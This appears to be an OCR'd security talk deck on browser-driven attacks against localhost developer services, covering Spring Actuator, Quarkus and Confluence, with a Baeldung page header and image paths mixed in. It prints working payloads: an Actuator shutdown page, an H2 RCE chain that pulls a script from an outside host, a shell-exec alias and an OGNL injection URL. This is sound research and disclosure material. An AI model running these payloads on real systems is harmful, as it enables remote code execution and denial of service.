Togglz Attack Limitations



baeldung.com/spring-togglz

Baeldung Start Here Courses Guides About

Spring Boot and Togglz Aspect

Last modified: January 21, 2021

by baeldung


Spring Boot

We're finally running a Bl

spring Actuators

- Spring Actuators are used to expose information about a Spring application
- Most are read only
  - /health (health check endpoint)
  - /env (list of environment variables, sometimes modifiable)
  - /trace (lists the last n http request/responses from this server)
  - /heapdump (a dump of the heap)
- Some modify the application state
  - /env (sometimes)
  - /restart
  - /reload
  - /shutdown

Shutdown




```
<body onload="shutdownActuator()">
  This contains the payload to shutdown Spring applications containing the /shutdown Actuator
  </body>

  <script>
  function shutdownActuator() {
    var shutdownOld = new XMLHttpRequest();
    shutdownOld.open("POST", "http://localhost:8080/shutdown");
    shutdownOld.send(null);
    var shutdownNew = new XMLHttpRequest();
    shutdownNew.open("POST", "http://localhost:8080/actuator/shutdown");
    shutdownNew.send(null);
  }
  </script>
```

spring® Actuator RCE

Requires


- Spring-Boot 1.x
- Spring-Cloud-Dependencies
- H2 Database
- /env and /restart actuators enabled

spring® Actuator RCE



```
<script>
function execActuator() {

  var xhr = new XMLHttpRequest();
  xhr.addEventListener("readystatechange", function() {
    if(this.readyState === 4) {
      console.log(this.responseText);

    }
  });

  xhr.open("POST", "http://localhost:8080/env?spring.datasource.url=jdbc:h2:mem:testdb;INIT=runscript%20from%20'http://somerandomsite.bla:8081/exec.sql'");
  xhr.onprogress = function () {
    console.log('LOADING: ', xhr.status);
  };

  xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  xhr.send(null);

  var res = new XMLHttpRequest();

  res.addEventListener("readystatechange", function() {
    if(this.readyState === 4) {
      console.log(this.responseText);

    }
  });

  res.open("POST", "http://localhost:8080/restart");
  res.onreadystatechange = function () {
    console.log('LOADING: ', res.status);
  };
```

spring® Actuator RCE




```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
        java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A");
return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('open /System/Applications/Calculator.app/')
```

spring® Demo

QUARKUS CVE-2022-4116

- Spring Like Web Framework
- Open Source
- Owned by Redhat



```
@GET
@Path("/status")
@Produces("application/json")
public Set<SimpleChangeSetStatus> migrationStatus() throws Exception {
    Set<SimpleChangeSetStatus> result = new HashSet<>();
    for (ChangeSetStatus changeSet : migrationService.checkMigration()) {
        result.add(new SimpleChangeSetStatus(changeSet));
    }
    return result;
}
```

QUARKUS CVE-2022-4116

- Has a Developer UI deployed when in Developer Mode
- UI is under a fixed path of

  http://localhost:8080/q/dev/io.quarkus.quarkus-vertx-http/config

QUARKUS Demo

QUARKUS CVE-2022-4116

- Took a bit of convincing but eventually the Quarkus/Redhat security team understood the problem
- Issued Fix in Quarkus 2.14.2
- CVE-2022-4115 was given a CVSS score of 9.6!

Other parts of the Developer Ecosystem

Atlassian…

Confluence RCE CVE-2022-26134


```
http://confluence.internalsite:8090/${@java.lang.Runtime@getRuntime().exec("t
ouch /tmp/r7")}
```

An attack with a limited shelf life

Private Network Access (CORS-RFC1918)

- W3C Spec on controlling access to Private Networks from Browsers
- Designed to block access to internal or private IP ranges by resources loaded from the Internet
- Will be implemented in Chrome 117

Private Network Access


evil.example.com
JS
localhost:8080/togglz-console/edit
HTTP OPTIONS
Access-Control-Request-Private-Network: true
HEADER : ***Access-Control-Allow-Private-Network***: true
localhost:8080/togglz-console/edit
HTTP POST
Togglz Server
localhost:8080

Browser Status

Will be fixed as of Chrome/Chromium ~~109~~, ~~114~~, 117. (September 2023)

Downstream of Chromium, should get fix soon after.

Has CORS-RFC1918 on backlog, not scheduled.

No longer supported, never going to be implemented.

Simple Requests to localhost never worked.

Conclusion

- Frameworks and the Developers that use them assume services bound to localhost are safe
- This is not a correct assumption (yet)
- I’m sure there are many more frameworks and services common in the developer environment that are vulnerable to this kind of attack
- I’ve looked at some Java/JVM based frameworks but not other languages…

Links

Demo Code / Payloads

- https://joebeeton.github.io/
- https://github.com/JoeBeeton/simple-request-attacks

Background Info

- https://incolumitas.com/2021/01/10/browser-based-port-scanning/
- https://wicg.github.io/private-network-access/
- https://benmmurphy.github.io/blog/2015/06/09/redis-hot-patch/
- https://spaceraccoon.dev/remote-code-execution-in-three-acts-chaining-exposed-actuators-and-h2-database/